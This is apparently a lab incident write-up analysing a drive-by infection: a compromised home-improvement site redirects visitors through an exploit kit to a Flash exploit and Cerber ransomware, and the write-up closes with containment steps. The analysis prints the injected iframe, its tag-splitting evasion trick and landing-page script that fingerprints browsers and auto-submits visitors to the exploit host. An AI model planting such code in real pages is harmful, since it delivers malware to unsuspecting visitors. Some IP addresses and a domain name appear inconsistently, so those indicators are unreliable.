


The user accessed a page on homeimprovement.com and subsequently requested the JavaScript file dle_js.js from the host retrotip.visionurbana.com.ve.

In alert 5.25, we see that it contains three requests and three responses.



Second request.



Third request.

The content type was Shockwave Flash, and the file signature was CWS.

43 57 53	CWS	0	swf	Adobe Flash .swf
46 57 53	FWS			

Use network miner in same ID to show files.


4	index.html.1319B475.html	html	5 212 B	194.87.234.129 [tyu.benme.com]	TCP 80	17:
10	index.html.4B461872.html	html	90 745 B	194.87.234.129 [tyu.benme.com]	TCP 80	17:
95	index.html.67899BE6..swf	swf	16 261 B	194.87.234.129 [tyu.benme.com]	TCP 80	17:

2 files HTML and 1 file SWF.


Now, open Wireshark to export all the files we've collected.

Export files using Wireshark

In alert 5.2.



Export files from it.



In alert 5.24.

Packet	Hostname	Content Type	Size	Filename
6	retrotip.visionurbana.com.ve	text/javascript	516 bytes	dle_js.js

Export this java script file.

In alert 5.25.

Packet	Hostname	Content Type	Size	Filename
7	tyu.benme.com	text/html	5,212 bytes	?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq
91	tyu.benme.com	text/html	90 kB	?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_
122	tyu.benme.com	application/x-shockwave-flash	16 kB	?biw=SeaMonkey.105qj67.406x7d8b3&yus=Se


Export all these files.

Examine the files


Check file shock-flash in virus total.

```
analyst@SecOnion:~/Desktop/Attack/alert 5.25$ sha1sum %3fbiw\=SeaMonkey.105qj67.
406x7d.406g6d1r6\&br_fl\=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSK
aA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDf
F-qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290  %3fbiw=SeaMonkey.105qj67.406x7d.406g6d
1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7Fj
LhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=S
eaMonkey&tuif=1166
```


Hash :97a8033303692f9b7618056e49a24470525f7290



Analyze with graph:



Get that file flash is trojan sends data to CNC server in USA.




Also CVE-2015-3105 to get information about it.

Description

Adobe Flash Player before 13.0.0.292 and 14.x through 18.x before 18.0.0.160 on Windows and OS X and before 11.2.202.466 on Linux, Adobe AIR before 18.0.0.144 on Windows and before 18.0.0.143 on OS X and Android, Adobe AIR SDK before 18.0.0.144 on Windows and before 18.0.0.143 on OS X, and Adobe AIR SDK & Compiler before 18.0.0.144 on Windows and before 18.0.0.143 on OS X allow attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors.


Get that this verisons is compormised.

Show last 4 alerts before examinig all files.



All four alerts relate to communication with the malware server. The attacker sends a UDP packet to a ransomware check-in server (CNCserver) it's IP 90.2.1.0.

Information about ransomware cerber.



Open remodeling-your-kitchen-cabinets.html using gedit.


We show from scenario of attack that attacker add iframe to website with malicious link

```
ei
iframe src="http://tyu.BENME.COM/?
t=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-
yMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57
idth="269" height="258"></iframe>
/
/span>
```

Go to dle_js.js to analyze file.

The JavaScript document.write() method will write content to the webpage, creating an iframe that redirects the user to a URI at tyu.benme.com. To avoid detection, the end iframe tag is split into two parts: </ifr' + 'ame>.

Open last file:



Open file with gedit.

```
<html lang="en">
<head>
   <title></title>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=EDGE">
   <meta name="apple-mobile-web-app-capable" content="yes">
   <meta name="apple-mobile-web-app-status-bar-style" content="black">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
```

Attacker add function called “start()” in iframe tag.

```
<!DOCTYPE html>
<html lang="en">
<head>
   <title></title>
   <meta charset="UTF-8">
   <meta http-equiv="X-UA-Compatible" content="IE=EDGE">
   <meta name="apple-mobile-web-app-capable" content="yes">
   <meta name="apple-mobile-web-app-status-bar-style" content="black">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
<script>
var NormalURL = 'http://tyu.benme.com/?
biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-t2kDQzRWVgZCL-
xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=
var InfoStr = '';

function getBrowser() {
   var ua = navigator.userAgent;

   var browsrObj = {
          browser: 'unknown',
          browser_real: '',
          is_bot: false,
          browser_quality: 0,
          platform: 'desktop',
          versionFull: '',
          versionShort: ''
       };
```

In 1 “NormalURL” attacker add malicious website.

In 2 “getBrowser” for get information about user agent and browser object.

```
function start() {
        BrowserInfo = getBrowser();

        if(BrowserInfo.is_bot == true) {
                document.write('');
                        } else {
      if(BrowserInfo.browser_real=='ie') {
                        window.frames[0].document.body.innerHTML = '<form target="_parent" method="post"
action="'+NormalURL+'"></form>';
                        window.frames[0].document.forms[0].submit();
      }
```

Function “start()”:

“BrowserInfo”: get information about user agent and browser object.

First if means that if browser is bot don’t make anything.

Else check if browser was Internet Explorer if that condition true add “<form target="_parent" method="post" action="'+NormalURL+'"></form>‘ ”to windows.frames[0].document.body.innerHTML after adding submit automatically it.

Conclusion

The user is searching with Bing for information on home improvements. The user clicks a link to www.homeimprovments.com. This website has been compromised

by a threat actor. A JavaScript executes that eventually downloads a malicious Adobe Flash file. After the malware is installed, it checks in with a CNC server.

Containment

Machine should be isolated because it’s compromised.

Actions

- Block these websites:

p27dokhpz2n7nvgr.1jw2lx.top
homeimprovement.com
tyu.benme.com
spotsbill.com
retrotip.visionurbana.com.ve

- Block these IPs: 104.28.18.74, 139.59.160 .143 ,194.87.234.129 ,90.2.10.0,198.105.151.50.
- Delete file malware Adobe flash and its process.
- To avoid this vulnerability in Adobe Flash and AIR, ensure you're using the latest versions of the software, as updates often include critical security patches. Additionally, consider disabling Flash entirely, as it's no longer supported and poses significant risks. Implement strong security practices like regular system updates, using antivirus software, and practicing safe browsing habits.

Artifacts

IPs
104.28.18.74
139.59.160 .143
194.87.234.129
90.2.10.0
198.105.151.50

Websites
p27dokhpz2n7nvgr.1jw2lx.top
homeimprovement.com
tyu.benme.com
spotsbill.com
retrotip.visionurbana.com.ve